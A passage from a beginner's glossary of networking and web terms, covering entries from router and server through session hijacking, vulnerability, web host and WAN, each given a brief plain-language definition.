Router: The device that connects LANs to WANs. Put more simply, a router is the device in you home that connects your computer to the rest of the Internet.

Server: A server is a computer whose sole purpose is to host files on the internet for other computers to access. Just like our own computers, servers have IP addresses. When you navigate to webpage on the internet, you are actually asking a particular computer for a particular file.

Session: An open connection between a user's computer and a web server. Sessions are usually closed when the user quits their browser.

Session Hijacking: The act of breaking into someone's online account by stealing session tokens, usually authentication cookies.

Terminal: A command line interface, the opposite and predecessor of the GUI. To operate a computer with a command line, users must enter in commands with their keyboard.

Vulnerability: A flaw in software or hardware that allows hackers to control the software or hardware in ways not intended by designers.

Web Host: A service that lets out rent usage and space on a server.

WAN: Wide Area Network. A network that covers large area, usually statewide or country wide. WANs are normally organized and maintained by Internet Service Providers (ISP).